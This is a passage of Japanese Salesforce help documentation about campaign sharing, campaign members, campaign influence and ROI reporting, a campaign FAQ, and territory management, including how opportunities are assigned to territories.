共有の詳細を表示および管理するには、キャンペーンの詳細ページで [共有] をクリックします。共有の詳細ページには、キャンペーンへの共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次の作業を実行できます。

- 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［表示］ドロップダウンリストから選択し、[編集]をクリックします。
- 他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与するには、[追加] をクリックします。
- レコードへのアクセス権を持つすべてのユーザを表示するには、[リストの拡張] をクリックします。
- 自分で作成した共有の直接設定ルールについては、リスト内の項目の横にある [編集] か [削除] をクリックすると、アクセスレベルを編集または削除できます。

考慮事項

- キャンペーンを共有するには、キャンペーンに対する [公開/フルアクセス] 権限を持っており、個人情報で［マーケティングユーザ］チェックボックスがオンになっている必要があります。
- [共有] ボタンは、キャンペーンに対する組織の共有設定に応じて使用できます。
- 共有レコードを参照するには、必ず、適切なオブジェクトの「参照」権限を持っているユーザとレコードを共有してください。
- キャンペーンを共有しても、すべてのキャンペーンメンバーへの参照アクセスが自動的に許可されるわけではありません。キャンペーンを共有するユーザが、関連するリードまたは取引先責任者へのアクセス許可を与えられているかどうか確認してください。
- キャンペーン階層統計項目は、ユーザが階層内の特定のキャンペーンに対する共有権限を持っているかどうかに関係なく、階層内の親キャンペーンとすべての下位キャンペーンの集計データを表示します。そのため、キャンペーン階層統計を有効にする場合は、組織のキャンペーン共有設定に留意してください。ユーザに階層統計データを表示しない場合は、[キャンペーン階層] 関連リストから、不要なキャンペーン階層

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キャンペーンを参照する
- キャンペーンに対する「参照」

キャンペーンを共有する
- キャンペーンに対する「参照」

  および

  ［マーケティングユーザ］チェックボックスがオンになっていること

統計項目を削除してください。これらの項目は、インターフェースでは削除しても、レポートでは使用できます。

関連トピック:

キャンペーン階層の表示

キャンペーン階層統計の表示

キャンペーンへの複数の取引先責任者およびリードの追加

アクセシビリティモードで、一度に複数の取引先責任者、リード、および個人取引先をメンバーとしてキャンペーンにすばやく追加できます。

1. キャンペーンから、[メンバーの管理] をクリックします。
2. [メンバーの追加 - 既存を取引先責任者] または [メンバーの追加 - 既存をリード] のどちらかをクリックします。
3. ウィザードの最初のステップで、新しいメンバーに割り当てるキャンペーンメンバーの状況を選択します。
4. [次へ] をクリックします。
5. キャンペーンメンバーとして追加するレコードを選択します。

関連トピック:

リストビューから複数のメンバーをキャンペーンに追加

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

複数の取引先責任者、リード、および個人取引先をキャンペーンに追加する

- ユーザ情報の［マーケティングユーザ］

  および

  キャンペーンに対する「編集」

  および

  取引先責任者、リード、および個人取引先に対する「参照」

キャンペーンが貢献する商談の追跡

キャンペーンが商談にどう貢献するかを追跡します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタマイズ可能なキャンペーンインフルエンス

カスタマイズ可能なキャンペーンインフルエンスを使用すると、商談成立に貢献した各キャンペーンにクレジットを割り当てる方法を決定できます。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

影響のあるキャンペーンの商談への追加

商談に影響のあるキャンペーンのリストを商談詳細ページで直接管理します。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

影響のあるキャンペーンを商談に追加する前に、次の点を考慮します。

- ビジネスユーザがSalesforceキャンペーンインフルエンスモデルを使用する場合、影響のあるキャンペーンを手動で商談に追加することはできません。キャンペーンはシステム管理者が定義したルールに基づいて自動的に商談に追加されます。
- ビジネスユーザが別のキャンペーンインフルエンスモデルを使用し、システム管理者がそれを許可する場合、影響のあるキャンペーンを商談に追加できます。

1. 商談の詳細ページを表示します。
2. [キャンペーンの影響] 関連リストの [新規] をクリックします。
3. [キャンペーン名] 項目にキャンペーン名を入力するか、 をクリックしてキャンペーンを検索します。
4. Salesforce インフルエンスモデルを使用していて、キャンペーンを主キャンペーンとして指定する場合、[主キャンペーンソース] を選択します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

[キャンペーンインフルエンス] 関連リストを参照する
- キャンペーンと商談に対する「参照」

影響のあるキャンペーンを手動で追加または更新する
- キャンペーンに対する「参照」

  および

  商談に対する「参照」および「編集」

  および


  ユーザ詳細で「マーケティングユーザ」が選択されていること

キャンペーン結果の表示


キャンペーンの投資収益を把握するには、キャンペーンの影響を受けた商談と、それらの商談による合計収益を表示します。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

キャンペーン詳細ページを表示すると、[影響を受ける商談](1)関連リストにキャンペーンによって生成された商談が表示されます。表示される商談は、システム管理者が指定した主キャンペーンインフルエンスモデルに基づいています。



キャンペーン詳細ページの [キャンペーン統計] セクション (1) には、キャンペーンによって生成された商談の概要 (商談数、それらの商談による合計収益、成立した商談の合計収益など) が表示されます。



エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

キャンペーン詳細を参照する

- キャンペーンに対する「参照」

キャンペーン結果のレポート

キャンペーンの投資収益に対する理解を深めるには、キャンペーンインフルエンスと商談、キャンペーン、取引先責任者、取引先を組み合わせたカスタムレポートタイプを作成します。

メモ: この情報は、カスタマイズ可能なキャンペーンインフルエンスにのみ適用され、元のバージョンのキャンペーンインフルエンスには適用されません。

キャンペーンの効果を確認するために作成できるカスタムレポートタイプの例として次のようなものがあります。

- 影響を受ける商談が関連するキャンペーン—最も商談を促進したキャンペーンと投資収益が最も大きかったキャンペーンをレポートします。
- キャンペーンインフルエンスが関連する商談 — キャンペーンがどの程度商談に影響を与えたかをレポートします。インフルエンスモデルごとに別個のレポートを作成してダッシュボードに追加すると、各モデルの結果を比較できます。
- キャンペーンインフルエンスが関連する取引先責任者または取引先 — どの取引先責任者または取引先が最もキャンペーンの影響を受けたかをレポートします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

キャンペーンインフルエンス 1.0

元のバージョンのキャンペーンインフルエンスを使用して、キャンペーンの投資収益を把握します。

メモ: この情報は、元のバージョンのキャンペーンインフルエンスにのみ適用され、カスタマイズ可能なキャンペーンインフルエンスには適用されません。

キャンペーンインフルエンスの設定

商談に影響を与えるキャンペーンのユーザへの表示

1 つの商談に影響のある複数のキャンペーンを関連付けます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

影響のあるキャンペーンの商談への追加

商談に影響のあるキャンペーンのリストを商談詳細ページで直接管理します。

メモ: この情報は、元のバージョンのキャンペーンインフルエンスにのみ適用され、カスタマイズ可能なキャンペーンインフルエンスには適用されません。

影響のあるキャンペーンを商談に追加する前に、次の点を考慮します。

- 影響のあるキャンペーンは複数存在してもかまいませんが、商談に対する主キャンペーンソースとして指定できるのは 1 つのキャンペーンのみです。
- 主キャンペーンソースとして指定するキャンペーンは、常に [キャンペーンの影響] 関連リストに表示されます。
- キャンペーン詳細ページのキャンペーン統計セクションにある [商談] 項目には、主キャンペーンソースとして指定したキャンペーンに関する情報のみが入力されます。たとえば、同じ商談に影響を与えるメールキャンペーンとテレマーケティングキャンペーンがある場合に、メールキャンペーンを主キャンペーンソースとして指定するとします。このキャンペーン統計の [商談] 項目には、メールキャンペーンに関する情報のみが入力されます。
- [主キャンペーンソース] を選択すると、商談詳細ページの [主キャンペーンソース] 項目が更新され、その主キャンペーンの名前が入力されます。この変更により、商談でワークフロールールおよび Apex ルールが起動される可能性があります。
- [キャンペーンを追加] を使用してキャンペーンを [キャンペーンの影響] 関連リストに追加した場合は、キャンペーンメンバーの詳細が関連リストに表示されません。

では、[キャンペーンの影響] 関連リストの影響のあるキャンペーンを追加しましょう。

1. 商談の詳細ページを表示します。
2. [キャンペーンの影響] 関連リストの [キャンペーンの追加] をクリックします。
3. [キャンペーン名] 項目にキャンペーン名を入力するか、 をクリックしてキャンペーンを検索します。
4. キャンペーンを主キャンペーンとして指定する場合は、[主キャンペーンソース] を選択します。
5. [保存] をクリックします

検索条件を設定し、その条件に合えば、影響のあるキャンペーンを自動的に商談に追加することもできます。たとえば、メールキャンペーンとテレマーケティングキャンペーンのみを追加する条件を設定できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[キャンペーンの影響] 関連リストを参照する
- キャンペーンに対する「参照」

  および

  商談に対する「参照」

影響のあるキャンペーンを手動で追加する
- キャンペーンに対する「参照」

  および

  商談に対する「参照」または「編集」

関連トピック:

商談に影響を与えるキャンペーンのユーザへの表示

キャンペーンインフルエンスの設定

キャンペーンの計画、管理、および追跡に関する FAQ

FAQ - キャンペーン

- メールを使用するキャンペーンで一括メール送信の機能を使用できますか?
- キャンペーンから発生した商談はどのようにして把握できますか?
- キャンペーンの ROI の計算方法は?
- 取引先責任者とリードを自分のキャンペーンに追加する方法は?
- 主キャンペーンソースの機能は?
- キャンペーンの影響レポートと ROI レポートとの違いは?
- キャンペーンにアクセスできるのは誰ですか?

関連トピック:

キャンペーン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メールを使用するキャンペーンで一括メール送信の機能を使用できますか?

一括メール送信は、小規模な商談でのメール送信をサポートするために設計された機能です。マーケティング用ではありません。マーケティングキャンペーンのためにメールを送信する場合は、サードパーティのメール送信業者を利用することをお勧めします。

関連トピック:

FAQ - キャンペーン

取引先責任者とリードを自分のキャンペーンに追加する方法は?

組織のキャンペーンは多くの場合、既存の顧客(取引先責任者)または見込み客(リード)が対象になります。取引先責任者とリードは、どちらもキャンペーンメンバーとしてキャンペーンに関連付けることができます。キャンペーン詳細ページのキャンペーン詳細セクションまたは[キャンペーンメンバー]関連リストの[メンバーの管理] ドロップダウンをクリックし、次のオプションのいずれかを選択すると、メンバーを容易に追加できます。

取引先責任者をキャンペーンに追加する

取引先責任者ソース	推奨されるキャンペーンメンバーツール	最大レコード数
既存の取引先責任者のレポート	標準レポートからキャンペーンメンバーを追加	1 レポートにつき 50,000 件
既存の取引先責任者の CSV ファイル	データインポートウィザードを使用した既存の取引先責任者のキャンペーンへの追加	1 インポートファイルにつき 50,000 件

取引先責任者をキャンペーンに追加する

取引先責任者ソース	推奨されるキャンペーンメンバーツール	最大レコード数
新しい取引先責任者の.csvファイル	データインポートウィザードを使用した取引先責任者の作成およびキャンペーンへの追加	1インポートファイルにつき50,000件
既存の取引先責任者のリストビュー	リストビューから複数のメンバーをキャンペーンに追加	1リストページにつき250件

リードをキャンペーンに追加する

リードソース	推奨されるキャンペーンメンバーツール	最大レコード数
既存のリードのレポート	標準レポートからキャンペーンメンバーを追加	1レポートにつき50,000件
既存のリードの.csvファイル	データインポートウィザードを使用したキャンペーンへの既存のリードの追加	1インポートファイルにつき50,000件
新規リード一覧のCSVファイル	データインポートウィザードを使用したリードの作成およびキャンペーンへの追加	1インポートファイルにつき50,000件
既存のリードのリストビュー	リストビューから複数のメンバーをキャンペーンに追加	1リストページにつき250件

関連トピック:

FAQ - キャンペーン

キャンペーンのROIの計算方法は?

キャンペーンROI分析レポートは、キャンペーンレポートフォルダの[レポート]タブにあります。このレポートでは、キャンペーンのパフォーマンスを投資収益率(ROI)と平均コストで計算します。レポートのキャンペーンごとに、次のように計算します。

- ROIは、パーセントで表され、実費で除算された純益(成立商談金額合計 - 実費)として算出されます。
- 成立商談金額合計は、完了した商談または成立商談の計算された金額です。ここで、キャンペーンは商談に関する主キャンペーンソースです。

関連トピック:

FAQ - キャンペーン

キャンペーンから発生した商談はどのようにして把握できますか?

キャンペーンの大きな利点は、キャンペーンからどれだけの事業が生成されたかを把握できることです。商談を作成するとき、［主キャンペーンソース］項目に入力して、その商談が特定のキャンペーンから生成されたことを示すことができます。

さらに、キャンペーンに関連付けられているリードを変換して取引を開始すると、そのキャンペーンが商談の［主キャンペーンソース］項目に自動的に入力されます。

リードまたは取引先責任者が複数のキャンペーンに関連付けられている場合は、そのリードまたは取引先責任者が最後に関連付けられたキャンペーンが、商談の［主キャンペーンソース］項目に挿入されます。

キャンペーンの［商談］関連リストには、キャンペーンに関連付けられているすべての商談が表示されます。キャンペーン収益レポートを実行して、どの商談がキャンペーンに関連付けられているかを把握することもできます。

関連トピック:

FAQ - キャンペーン

主キャンペーンソースの機能は?

主キャンペーンソースは、リードの取引の開始前にリードに関連付けられているキャンペーンです。この値は、リードの詳細で手動で変更できます。また、指定のキャンペーンの貸方に記入する収入額の 100% を提供します。

関連トピック:

FAQ - キャンペーン

キャンペーンの影響レポートと ROI レポートとの違いは?

キャンペーンの影響では、複数のキャンペーンのパイプラインおよび収益を追跡し、パイプラインおよび ROI レポートのためにその商談に取引先責任者の役割のすべてのキャンペーンを関連付けます。これは、複数のキャンペーンが完了した案件または取引開始済みのリードに関与する際の案件サイクルが長い場合に特に役立ちます。

関連トピック:

FAQ - キャンペーン

キャンペーンにアクセスできるのは誰ですか?

組織内のユーザは、共有設定に応じて、キャンペーンおよびキャンペーンの高度な設定を表示したり、キャンペーンレポートを実行したりできます。ただし、キャンペーンを作成、編集、および削除し、高度なキャンペーン設定を行うことができるのは、適切なユーザ権限を持つ指定されたマーケティングユーザだけです。ユーザをマーケティングユーザとして指定するには、システム管理者がそのユーザの個人情報で［マーケティングユーザ］オプションを選択する必要があります。

さらに、適切なユーザ権限を持つマーケティングユーザは、データインポートウィザードを使用して、取引先責任者、リード、および個人取引先をキャンペーンメンバーとして追加できます。また、データインポートウィザードを使用してキャンペーンメンバーの状況を更新することもできます。

関連トピック:

FAQ - キャンペーン

誰がキャンペーンメンバーをインポートできますか?

Salesforce 組織のテリトリーモデルの探索

テリトリーモデルには、上位テリトリーと下位テリトリーの階層およびリストビューが含まれています。営業テリトリーを管理するか、それに属している場合は、テリトリーモデルを探索して営業活動がどのように構成されているかを理解する必要があります。ドリルダウンし、割り当てられた取引先など、個々のテリトリーの重要な詳細を取得します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. [設定] から、[クイック検索] ボックスに「テリトリーモデル」と入力し、[テリトリーモデル] を選択します。組織の有効なテリトリーモデルがリストビューに表示されます。モデルの表示ラベルをクリックすると、その詳細ページが表示されます。詳細ページには、テリトリーを再配置するために取引先割り当てルールを最後に実行した日時が他の詳細と共に表示されます。
2. リストビューで、モデルの [階層の表示] リンクをクリックします。
3. [ツリービュー] をクリックし、階層ツリーを展開して探索します。
4. 階層内でテリトリーの表示ラベルをクリックして、その詳細ページを表示します。詳細ページでは、テリトリー種別、割り当てられたユーザおよびそのアクセス権、割り当てルールなどを識別できます。
5. ページ上部からモデルのテリトリー階層に戻り、他のテリトリーを確認します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを参照およびアーカイブする
- 「設定・定義を参照する」

関連トピック:

テリトリー階層

取引先の営業テリトリーの識別

取引先が属している営業テリトリーを確認します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. 取引先レコードを開きます。
2. [テリトリー割り当て] 関連リストで取引先のテリトリーを参照します。

関連トピック:

テリトリーの取引先のリストの参照

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

取引先の営業テリトリーを識別する

- 取引先に対する「参照」

テリトリーの取引先のリストの参照

担当するテリトリーに割り当てられている取引先を表示するリストビューを作成します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

[私のテリトリー] 条件では、自分が割り当てられているテリトリーに属する取引先が表示されます。[私のテリトリーチーム] 条件では、自分が割り当てられているテリトリーとその *下位テリトリー* (存在する場合) の取引先が表示されます。

1. [取引先] タブをクリックし、ビューメニューの横にある [編集] をクリックします。
2. ビューに名前を指定して、検索条件の *[私のテリトリー]* または *[私のテリトリーチーム]* を指定します。必要に応じて他の条件を追加します。
3. 絞り込むその他の項目を選択して、*[取引先名]* とリストビューに表示するその他の項目を選択します。
4. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

組織のすべてのテリトリーモデルのテリトリーを参照する
- 「テリトリーの管理」

組織の *有効な* テリトリーモデルのテリトリーを参照する
- 「設定・定義を参照する」

取引先を参照する
- 取引先に対する「参照」

テリトリーごとの取引先の管理

テリトリー管理に関するオブジェクト

テリトリー管理とは、取引先の特性に基づいて取引先へのアクセス権を付与する取引先共有システムです。このシステムにより、営業テリトリーと同様の方法で、Salesforce のデータおよびユーザを体系化できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。元のテリトリー管理は、カスタマイザブル売上予測でのみ使用可能で、コラボレーション売上予測ではサポートされていません。元のテリトリー管理が有効になっている場合、コラボレーション売上予測を使用できなくなります。新しいエンタープライズテリトリー管理は、カスタマイザブル売上予測では使用できません。エンタープライズテリトリー管理とコラボレーション売上予測は、Salesforce 組織で同時に有効化して使用できますが、現在、2 つの機能は連動するように統合されていません。

特に組織の共有モデルが非公開の場合、郵便番号、業種、収益、業務に関連するカスタム項目などの条件に基づいて、取引先へのアクセス権をユーザに付与する必要がある場合があります。また、この取引先のカテゴリに対して、売上予測を作成する場合もあります。テリトリー管理によって、これらのビジネス上のニーズが解決し、ユーザ、取引先およびそれらに関連する取引先責任者、商談およびケースを作成する、強力なソリューションが提供されます。

メモ: テリトリー管理が使用されていても、取引先の所有権とレコード共有への影響は有効であり、変わりません。

テリトリー管理の大きな利点は次のとおりです。

- 非公開の共有モデルを拡張する取引先条件の使用許可。
- 複雑で頻繁に変更される販売組織構造のサポート。
- 商談を保持するオプションによるテリトリー間でのユーザの移行。
- テリトリーのメンバーシップに基づいたユーザごとの複数の売上予測。
- テリトリーベースの売上レポート。

メモ: テリトリー管理は、取引先、および取引先と主従関係を持つ標準オブジェクトにのみ作用します。たとえば、商談はテリトリー管理に含まれますが、リードは含まれません。

テリトリーとは?

テリトリーとは、取引先とユーザの集合です。テリトリー内のユーザは、少なくとも取引先を参照することができます。これは、取引先の所有者が誰でも関係ありません。テリトリー設定により、テリトリー内のユーザに、テリトリー内の取引先に対する参照アクセス、参照・更新アクセスまたは所有者に類似したアクセス (レコードの表示、編集、移動および削除が可能) を許可できます。取引先とユーザは、複数のテリトリーにまたがって存在できます。テリトリーには手動で取引先を追加できます。また、テリトリーに取引先を割り当てる、取引先割り当てルールを定義できます。

また、テリトリー内の取引先に関連付けられている商談およびケースへのユーザのアクセスを制御できます。レコードの所有者が誰かは関係ありません。

テリトリー階層とは?

テリトリーはロールのように階層化することが可能です。この階層は、必要なだけ設定できます。たとえば、「ワールドワイドの売上」という最上位のテリトリーを作成し、その下位テリトリーとして「北米」、「ヨーロッパ/中東」、「南米」、「アフリカ」および「アジア/オーストラリア」を作成できます。「北米」には、「カナダ」および「アメリカ合衆国」といった下位テリトリーを作成できます。「アメリカ合衆国」には、「西部」、「中部」、「南部」、「東部」などの下位テリトリーを作成できます。「西部」には「カリフォルニア」、「オレゴン」、「ワシントン」、「ネバダ」、「アリゾナ」および「ユタ」といった下位テリトリーを作成できます。

テリトリー階層は地理に限って使用されるわけではありません。商品など何に対してでも定義できます。

テリトリーが売上予測に及ぼす影響とは?

組織でテリトリー管理を有効にすると、テリトリー階層が売上予測階層になります。テリトリー内の取引先に関連付けられた商談から、売上予測データが抽出されます。割り当てられた各テリトリーに応じて、ユーザの売上予測は異なります。たとえば、ユーザが「カリフォルニア」と「アリゾナ」の両方に割り当てられている場合、これらのテリトリーごとに商談の売上予測を所有します。「カスタマイザブル売上予測の表示」(ページ 1793)を参照してください。

関連トピック:

テリトリーの管理
テリトリー階層の構築
FAQ - テリトリー管理

テリトリーの管理

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

組織のテリトリー管理には、次の作業が必要になります。

- 組織の売上予測とユーザの作業のニーズを満たすテリトリー階層を構築する。
- 組織レベルのテリトリー管理の設定をする。
- 新規テリトリーを作成し、既存のテリトリーを編集する。
- ユーザをテリトリーに割り当てる。
- 取引先割り当てルールを定義する。このルールによって、取引先が分類され、テリトリーに割り当てられます。
- リストから取引先を選択して、手動でテリトリーに割り当てる。

関連トピック:

テリトリー管理に関するオブジェクト
テリトリー管理の有効化
FAQ - テリトリー管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを管理する
- 「テリトリーの管理」

または

売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

テリトリーへの商談の割り当て

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

商談を作成するときに(手動でまたはリードの取引開始時に)、または既存の商談に影響する取引先割り当てルールの実行時に、テリトリーに商談を割り当てることができます。このトピックには、次のセクションがあります。

- 手動で作成した商談へのテリトリー割り当て
- 取引開始済みのリードへのテリトリー割り当て
- 商談へのテリトリー割り当てに関するメモ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

商談を作成する
- 商談に対する「作成」

手動で作成した商談へのテリトリー割り当て

[商談] タブまたはサイドバーの [簡易作成] エリアから商談を作成する場合、Salesforce によって、商談の取引先に関連付けられたテリトリーと商談所有者がメンバーであるテリトリーが比較されます。

- 取引先と商談所有者の両方が属する1つのテリトリーがある場合、[保存時にこの取引先をテリトリールールに照らして評価します]が選択されていると、商談はそのテリトリーに割り当てられます。
- 取引先と商談所有者の両方が属するテリトリーが複数ある場合、商談はテリトリーには自動的に割り当てられません。商談所有者は、商談にテリトリーを手動で割り当てる必要があります。
- 取引先と商談所有者の両方が属するテリトリーがない場合、商談所有者はテリトリーに商談を割り当てることはできません。

取引開始済みのリードへのテリトリー割り当て

商談にリードを移行する場合、商談のテリトリー割り当ては、次を含むいくつかの要素により異なります。

- 商談に関連付けられた取引先が 1 つ以上のテリトリーに割り当てられているかどうか
- リード所有者が取引先と同じテリトリーのメンバーかどうか
- テリトリーに割り当てられたユーザ数
- 売上予測マネージャがテリトリーに割り当てられているかどうか

商談に関連付けられた取引先が1つのテリトリーにのみ割り当てられている場合、次の表を使用して商談のテリトリーが割り当てられる方法を確認します。

取引先と同じテリトリーに属するリード所有者	テリトリーに割り当てられたユーザ数	売上予測マネージャがテリトリーに割り当て済み	結果
はい	1	なし	商談は取引先と同じテリトリーに割り当てられ、リード所有者が商談所有者になります。

取引先と同じテリトリーに属するリード所有者	テリトリーに割り当てられたユーザ数	売上予測マネージャがテリトリーに割り当て済み	結果
いいえ	1	なし	商談は取引先と同じテリトリーに割り当てられ、商談所有者がテリトリーの唯一のメンバーです。
いいえ	0	なし	商談は取引先と同じテリトリーに割り当てられ、リード所有者が商談所有者になります。リード所有者がテリトリーの無効なメンバーとして追加されます。
はい	>1	はい	商談は取引先と同じテリトリーに割り当てられ、売上予測マネージャが商談所有者になります。
はい	>1	いいえ	商談は取引先と同じテリトリーに割り当てられ、リード所有者が商談所有者になります。
いいえ	>1	はい	商談はテリトリーの売上予測マネージャに割り当てられます。
いいえ	>1	いいえ	商談は取引先と同じテリトリーに割り当てられ、リード所有者が商談所有者になります。リード所有者がテリトリーの無効なメンバーとして追加されます。

商談に関連付けられた取引先が複数のテリトリーに割り当てられている場合、次の表を使用して商談のテリトリーが割り当てられる方法を確認します。

リード所有者のテリトリーメンバーシップ	結果
リード所有者が取引先と 1 つのテリトリーを共有	商談はテリトリーには割り当てられず、リード所有者が商談所有者になります。商談所有者は、取引先のテリトリーに商談を割り当てることができます。
リード所有者が取引先と複数のテリトリーを共有	商談はテリトリーには割り当てられず、リード所有者が商談所有者になります。商談所有者は、商談を取引先と共有するテリトリーに割り当てることができます。
リード所有者が取引先とテリトリーを共有しない	商談はテリトリーには割り当てられず、リード所有者が商談所有者になります。商談所有者は、テリトリーに商談を割り当てることはできません。

商談へのテリトリー割り当てに関するメモ

- 次のアクションでは、商談のテリトリーは変更されません。
  - 商談の取引先を手動でテリトリーに割り当てる
  - 商談と関連付ける取引先を変更する
  - 商談とその取引先が異なるテリトリーに存在する場合に、取引先割り当てルールの結果としてその取引先のテリトリーを変更する
  - 商談を新規所有者に移行する
- 商談の［完了予定日］が現在の日付以前であり、商談の［フェーズ］が *［商談成立］* または *［不成立］* である場合は、テリトリー割り当てルールでは商談は更新されません。
- 商談が自動的にテリトリーに割り当てられず、1日以内にその商談が手動でテリトリーに割り当てられない場合は、ユーザに通知することをお勧めします。時間ベースのワークフローを設定すると、未割り当ての商談に関してユーザに通知できます。
- 取引先または商談をごみ箱から復元するとテリトリーの割り当てが元に戻りますが、取引先割り当てルールの評価は実行されません。レコードがごみ箱に入っていたときに取引先割り当てルールが変更された場合には、復元したレコードに新規ルールに一致しないテリトリーが存在する場合があります。
- 商談があるユーザから別のユーザに転送される場合、個人かグループかに関わらず、その商談でのテリトリー割り当てには影響ありません。ただし、すでにその商談のテリトリーのメンバーでないユーザに商談が割り当てられている場合は、ユーザはテリトリーの無効なメンバーとして追加されます。
- テリトリーからユーザを削除する場合は、そのユーザの進行中の商談を取得するユーザを指定できます。また、ユーザがあるテリトリーから別のテリトリーに転送される場合、ユーザが継続して所有する商談を指定し、残りの商談を取得するユーザを選択できます。取得者を指定しない場合は、次のようになります。
